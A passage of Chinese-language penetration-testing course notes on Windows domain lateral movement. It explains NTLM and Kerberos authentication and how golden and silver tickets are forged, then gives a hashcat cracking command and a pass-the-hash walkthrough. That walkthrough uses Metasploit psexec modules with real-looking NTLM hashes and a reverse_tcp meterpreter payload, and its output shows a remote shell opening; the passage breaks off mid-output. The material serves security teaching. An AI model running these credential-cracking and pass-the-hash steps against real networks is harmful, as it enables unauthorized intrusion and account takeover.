域内横向移动

#2课时

Windows认证机制

Windows认证基础

Windows的认证包括三个部分：

- 本地认证：用户直接操作计算机登录账户
- 网络认证：远程连接到工作组中的某个设备
- 域认证：登陆到域环境中的某个设备

Windows本地认证

1. 用户输入密码
2. 系统收到密码后将用户输入的密码计算成 `NTLM Hash`
3. 与`sam`数据库（`%SystemRoot%\system32\config\sam`）中该用户的哈希比对
4. 匹配则登陆成功，不匹配则登陆失败

`NTLM`哈希，是一种单向哈希算法，`Windows`将用户的密码计算成`NTLM`哈希之后才存储在电脑中。

大致的运算流程为：

```
用户密码 -> HEX编码 -> Unicode编码 -> MD4
```

```
pip3 install passlib

>>> from passlib.hash import nthash
>>> print(nthash.hash('admin'))
209c6174da490caeb422f3fa5a7ae634
```

本地认证中用来处理用户输入密码的进程为 `lsass.exe` ,密码会在这个进程中明文保存，供该进程将密码计算成 `NTLM Hash` 与 `sam` 进行比对，我们使用 `mimikatz` 来获取的明文密码，便是在这个进程中读取到的

Windows网络认证

网络认证即在工作组环境下远程登陆另一台电脑所采用的认证机制

`NTLM` 协议的认证过程分为三步，也叫挑战相应机制：

1. 协商

双方确定使用的协议版本，`NTLM` 存在V1和V2两个版本，即 `Net-NTLM v1 hash`、`Net-NTLM v2 hash`，具体区别就是加密方式不同

在`NTLM`认证中，`NTLM`响应分为`NTLM v1`，`NTLMv2`，`NTLM session v2`三种协议，不同协议使用不同格式的`Challenge`和加密算法

2. 质询

挑战（Chalenge）/ 响应（Response）认证机制的核心

1. 客户端向服务器端发送用户信息(用户名)请求
2. 服务器接受到请求后，判断本地用户列表是否存在客户端发送的用户名，如果没有返回认证失败，如果有，生成一个16位的随机数，被称之为"`Challenge`"，然后使用登录用户名对应的`NTLM Hash`加密Challenge(16位随机字符)， 生成`Challenge1`保存在内存中。同时，生成`Challenge1`后，将`Challenge`(16位随机字符)明文发送给客户端。
3. 客户端接受到`Challenge`后，使用自己提供的账户的密码转换成对应的`NTLM Hash`，然后使用这个`NTLM Hash`加密`Challenge`生成`Response`，然后将`Response`发送至服务器端。

3. 验证

在质询完成后，验证结果，是认证的最后一步。

服务端收到客户端发送的`Response`后，与之前保存在内存中的`Channelge1`比较，如果相等认证通过

其中，经过`NTLM Hash`加密`Challenge`的结果在网络协议中称之为`Net NTLM Hash`（不能直接用来进行哈希传递攻击，但可以通过暴力破解来获取明文密码）

其中的关键点在于：第二步中客户端发送的是 `NTLM` 哈希值与随机字符串加密的结果，而这个 `NTLM` 哈希是由用户输入的密码本地计算得出的，所以在这个步骤中，只要能提供正确的 `NTLM` 哈希即使不知道正确的密码也可通过认证

net-ntlm hash破解

NTLMv2的格式为：

```
username::domain:challenge:HMAC-MD5:blob
```

```
hashcat -m 5600 net-ntlm /tmp/password.list -o found.txt --
force

-m：hash-type，5600对应NetNTLMv2
详细参数可查表：https://hashcat.net/wiki/doku.php?
-o：输出文件  字典文件为/tmp/password.list
--force：代表强制执行，测试系统不支持Intel OpenCL
```

域认证

域内认证即采用了Kerberos协议的认证机制，与前两者相比最大的区别是有个一个可信的第三方机构KDC的参与

参与域认证的三个角色：

- Client
- Server
- KDC(Key Distribution Center) = DC(Domain Controller) = AD（Account Database）+ AS（Authenication Service）+ TGS（Ticket Granting Service）

从物理层面看，AD与AS，TGS，KDC均为域控制器(Domain Controller)。

Kerberos认证协议的基础概念

- 票据(Ticket):

是网络对象互相访问的凭证。

- TGT(Ticket Granting Ticket):

看英文名就知道，用来生成Ticket的Ticket

- AD(Account Database):

存储域中所有用户的用户名和对应的NTLM Hash，可以理解为域中的SAM数据库，KDC可以从AD中提取域中所有用户的NTLM Hash，这是Kerberos协议能够成功实现的基础。

- KDC(Key Distribution Center):

密钥分发中心，负责管理票据、认证票据、分发票据，里面包含两个服务：AS和TGS

- AS(Authentication Server):

身份认证服务，为Client生成TGT的服务，也用来完成对Client的身份验证

- TGS(Ticket Granting Server):

票据授予服务,为Client生成允许对某个服务访问的ticket，就是Client从AS那里拿到TGT之后，来TGS这里再申请对某个特定服务或服务器访问的Ticket，只有获取到这个Ticket，Client才有权限去访问对应的服务，该服务提供的票据也称为 TGS 或者叫白银票据

- TGT(Ticket Granting Ticket):

由身份认证服务授予的票据(黄金票据)，用于身份认证，存储在内存，默认有效期为10小时

注意：

Client 密钥 TGS密钥 和 Service 密钥 均为对应用户的NTLM Hash

TGS密钥 == KDC Hash == krbtgt用户的NTLM Hash

Server 和 Service可以当作一个东西，就是Client想要访问的服务器或者服务

Client/(TGS/Server) Sessionkey 可以看作客户端与TGS服务和尝试登陆的Server之间会话时用来加密的密钥，而(Client/TGS/Service)密钥(上面提到的三个实际为NTLM Hash的密钥)是用来加密会话密钥的密钥，为了保证会话密钥的传输安全，这些加密方式均为对称加密


参与认证的三个角色的 `NTLM Hash` 是三个密钥，这三个NTLM Hash的唯一作用是确保会话密钥 `Sessionkey` 的安全传输

Kerbreros认证流程


Client向KDC发起服务请求，希望获取访问Server的权限。 KDC得到了这个消息，首先得判断Client是否是可信赖的， 也就是从AD数据库中寻找该用户是否可用来登录。这就是AS服务完成的工作，成功后，AS返回TGT给Client。

Client得到了TGT后，继续向KDC请求，希望获取访问Server的权限。KDC又得到了这个消息，这时候通过Client 消息中的TGT，判断出了Client拥有了这个权限，给了Client访问Server的权限Ticket。（TGS服务的任务）

Client得到Ticket后便可以使用这个Ticket成功访问Server。但是这个Ticket只能用来访问这个Server，如果要访问其他Server需要向KDC重新申请。




1. 用户登录



- 用户输入 [用户名] 和 [密码] 信息
- 在客户端，用户输入的 [密码] 通过计算生成NTLM哈希作做为 [CLIENT密钥]

2. 请求身份认证


2.1 客户端向AS(身份认证服务)发送认证请求



- 客户端向AS发送认证请求，请求中带有明文的 [用户名] 信息

> 此时并未发送[密码]或[密钥]信息

2.2 AS确认Client端登录者用户身份




1. AS收到用户认证请求之后，根据请求中的 用户名 信息，从数据库中查找该用户名是否存在。

2. 如果 用户名 存在，则根据该用户名提取NTLM Hash做为AS生成的CLIENT 密钥，如果第1步中用户提供的 密码 信息正确，该秘钥与用户登录中的 CLIENT密钥 是相等的。
3. AS为Client响应如下消息：
    - Msg A 使用 KDC生成的CLIENT密钥 加密的CLIENT/TGS SESSIONKEY
    - Msg B 使用 TGS密钥 加密的TGT(TICKET-GRANTING-TICKET)，客户端没有KDC NTLM Hash因此Client无法解密TGT。
    - TGT中包含如下信息：
        - [Client/TGS SessionKey]
        - Client ID
        - Ticket有效时间
        - CLient 地址
4. Client收到AS的响应消息以后，利用自身的 CLIENT密钥 可以对Msg A进行解密，这样可以获取到 CLIENT/TGS SESSIONKEY 。但由于Msg B是使用 TGS密钥 加密的，Client无法对其解密。

> - AS响应的消息中有一条是属于Client的，但另外一条却属于TGS。
> - Client/TGS SessionKey出现了两个Copy，一个给Client端，一个给TGS端。
> - 认证过程中的加密除哈希外均采用的是对称加密算法。


3. 请求服务授权

3.1 客户端向TGS发送请求服务授权请求




客户端发送的请求中包含如下两个消息：

- Msg C
  - 要请求的服务ID, 即[Service ID]
  - 上一步2.2中由AS为Client提供的TGT。
- Msg D
  - 使用 CLIENT/TGS SESSIONKEY 加密的Authenticator 1 {Client ID, Timestamp}。



KDC接收到TGT与其他内容后，会首先使用KDC 的NTLM Hash解密TGT，只有KDC可以解密TGT，从TGT中提取到 CLIENT/TGS SESSIONKEY ，再使用 CLIENT/TGS SESSIONKEY 解密Authenticator 1，获取到{Client ID, Timestamp} 并与通过解密TGT获取到的{Client ID, 有效时间}进行对比

3.2 TGS为Client响应服务授权票据



TGS为Client响应的消息包括：


- Msg E 使用 SERVICE密钥(服务器的NTLMHASH) 加密的 CLIENT-TO-SERVER TICKET , 该Ticket中包含了如下信息:
  - [Client/Server SessionKey]
  - Client网络地址
  - Ticket有效时间
  - Client ID
- Msg F 使用 CLIENT/TGS SESSIONKEY 加密的 CLIENT/SERVER SESSIONKEY 。

Msg F使用了 CLIENT/TGS SESSIONKEY 加密，因此，该消息对Client可见。Client对其解密以后可获取到 CLIENT/SERVER SESSIONKEY 。

而Msg E使用了 [SERVICE密钥] 加密，该消息可视作是TGS给Service Server的消息，只不过由Client一起携带发送给Service Server

4.发送服务请求

4.1 Client向Service Server发送服务请求



发送的消息中包括：


- Msg E 上一步3.2中，TGS为Client响应的消息Msg E。该消息可以理解为由Client携带的消息。
- Msg G 由[Client/Server SessionKey]加密的Authenticator 2，包含{Client ID, Timestamp}信息。

> 1. CLIENT/SERVER SESSIONKEY 并非直接传输，而是被包含在使用[Service密钥]加密的Msg E中。
> 2. 既然 [CLIENT/SERVER SESSIONKEY] 并不直接明文传输， Client需要向Service Server证明自己拥有正确的 CLIENT/SERVER SESSIONKEY ，所以，Authenticator 2使用了 CLIENT/SERVER SESSIONKEY 加密。

4.2 SS响应Client

1. SS收到客户端的服务请求之后，先利用自身的 [SERVICE密钥] 对Msg E进行解密，提取出Client-To-Server Ticket, 在3.2步骤中，提到了该Ticket中包含了CLIENT/SERVER SESSIONKEY 以及Client ID信息。
2. SS使用 CLIENT/SERVER SESSIONKEY 解密Msg G，提取Client ID信息，而后将该Client ID与Client-To-Server Ticket中的Client ID进行比对，如果匹配则说明Client拥有正确的 CLIENT/SERVER SESSIONKEY 。
3. 而后，SS向Client响应Msg H(包含使用 CLIENT/SERVER SESSIONKEY 加密的Timestamp信息)。
4. Client收到SS的响应消息Msg H之后，再使用 CLIENT/SERVER SESSIONKEY 对其解密，提取Timestamp信息，然后确认该信息与Client发送的Authenticator 2中的Timestamp信息一致。


如上信息可以看出来，该交互过程起到了Client与SS之间的“双向认证”作用。



票据伪造的原理

- 2.2 AS确认Client端登录者用户身份
    - KDC返回的Msg B：使用 TGS密钥(KDCHASH/KRBTGT用户NTLMHASH) 加密的TGT(Ticket-Granting-Ticket)，当我们获取到krbtgt用户的NTLM哈希后，便可主动使用krbtgt用户的NTLM哈希做为TGS密钥来生成TGT发送给KDC，这样KDC如果通过解密伪造TGT获取到伪造的 [CLIENT/TGS SESSIONKEY] 可以成功解密 Authenticator 1 并完成与TGT中的数据进行比对，便成功骗过了KDC，也就是成功伪造了黄金票据
- 4.1 Client向SS(Service Server)发送服务请求
    - 客户端向服务器发送的为使用 SERVICE密钥(服务器的NTLMHASH) 加密的 CLIENT-TO-SERVER TICKET Ticket中包含用来供服务器解密Authenticator 2的 CLIENT/SERVER SESSIONKEY 。如果获取到了Service Server的NTLM Hash，便可伪造Ticket，和Authenticator 2 ，Service Server在接收到Ticket和Authenticator 2后可以使用自己的NTLM Hash正常解密完成比对，也就是成功伪造了白银票据

关于Service Hash，Service Hash其实是目标中一个用户名与hostname相同的用户的Hash
如hostname为PC-WIN7的服务器，对应的Hash就是Username : PC-WIN7$的哈希



参考

Windows下的密码hash——NTLM hash和Net-NTLM hash介绍

彻底理解Windows认证 - 议题解读 « 倾旋的博客

PTH（Hash传递攻击）

PTH简介

`PASS THE Hash` 也叫 `Hash` 传递攻击，简称 `PTH`。模拟用户登录不需要用户明文密码，就可以直接用获取到的 `Hash` 来登录目标系统。

利用成功的前提条件是：

- 开启`445`端口 `SMB` 服务
- 开启`admin$`共享

Metasploit psexec模块

msf中有三个模块可用来hash传递攻击

psexec_command

```
执行单个命令的PTH模块
auxiliary/admin/smb/psexec_command

msf5 > use auxiliary/admin/smb/psexec_command
msf5 auxiliary(admin/smb/psexec_command) > set rhosts 192.168.1.52
msf5 auxiliary(admin/smb/psexec_command) > set smbuser administrator
msf5 auxiliary(admin/smb/psexec_command) > set smbpass aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174
msf5 auxiliary(admin/smb/psexec_command) > set command "whoami"
msf5 auxiliary(admin/smb/psexec_command) > run
```

psexec

- 工作组

```
执行直接就获取到meterpreter的PTH模块
exploit/windows/smb/psexec

msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set rhosts 192.168.1.52
msf5 exploit(windows/smb/psexec) > set smbuser administrator
msf5 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174
msf5 exploit(windows/smb/psexec) > run
```

```
msf5 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required
   ----                  ---------------                                                  --------
   RHOSTS                192.168.1.52                                                     yes
yntax 'file:<path>'
   RPORT                 445                                                              yes
   SERVICE_DESCRIPTION                                                                    no
   SERVICE_DISPLAY_NAME                                                                   no
   SERVICE_NAME                                                                           no
   SHARE                 ADMIN$                                                           yes
or a normal read/write folder share
   SMBDomain             .                                                                no
   SMBPass               aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174 no
   SMBUser               administrator                                                    no


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.227    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.1.227:4444
[*] 192.168.1.52:445 - Connecting to the server...
[*] 192.168.1.52:445 - Authenticating to 192.168.1.52:445 as user 'administrator'...
[*] 192.168.1.52:445 - Selecting PowerShell target
[*] 192.168.1.52:445 - Executing the payload...
[*] Sending stage (176195 bytes) to 192.168.1.170
[+] 192.168.1.52:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (192.168.1.227:4444 -> 192.168.1.170:53680) at 2020-07-19 03:03:14 -0400

meterpreter >
```

- 域

```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set rhosts 10.10.10.201
msf5 exploit(windows/smb/psexec) > set smbdomain de1ay
msf5 exploit(windows/smb/psexec) > set smbuser administrator
msf5 exploit(windows/smb/psexec) > set smbpass
f67ce55ac831223d064010d8eaa2a273:d72c9b6670e05b0fb0ba01ff546776ab
msf5 exploit(windows/smb/psexec) > run
```

```
msf5 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                                  Required
   ----                  ---------------                                                                  --------
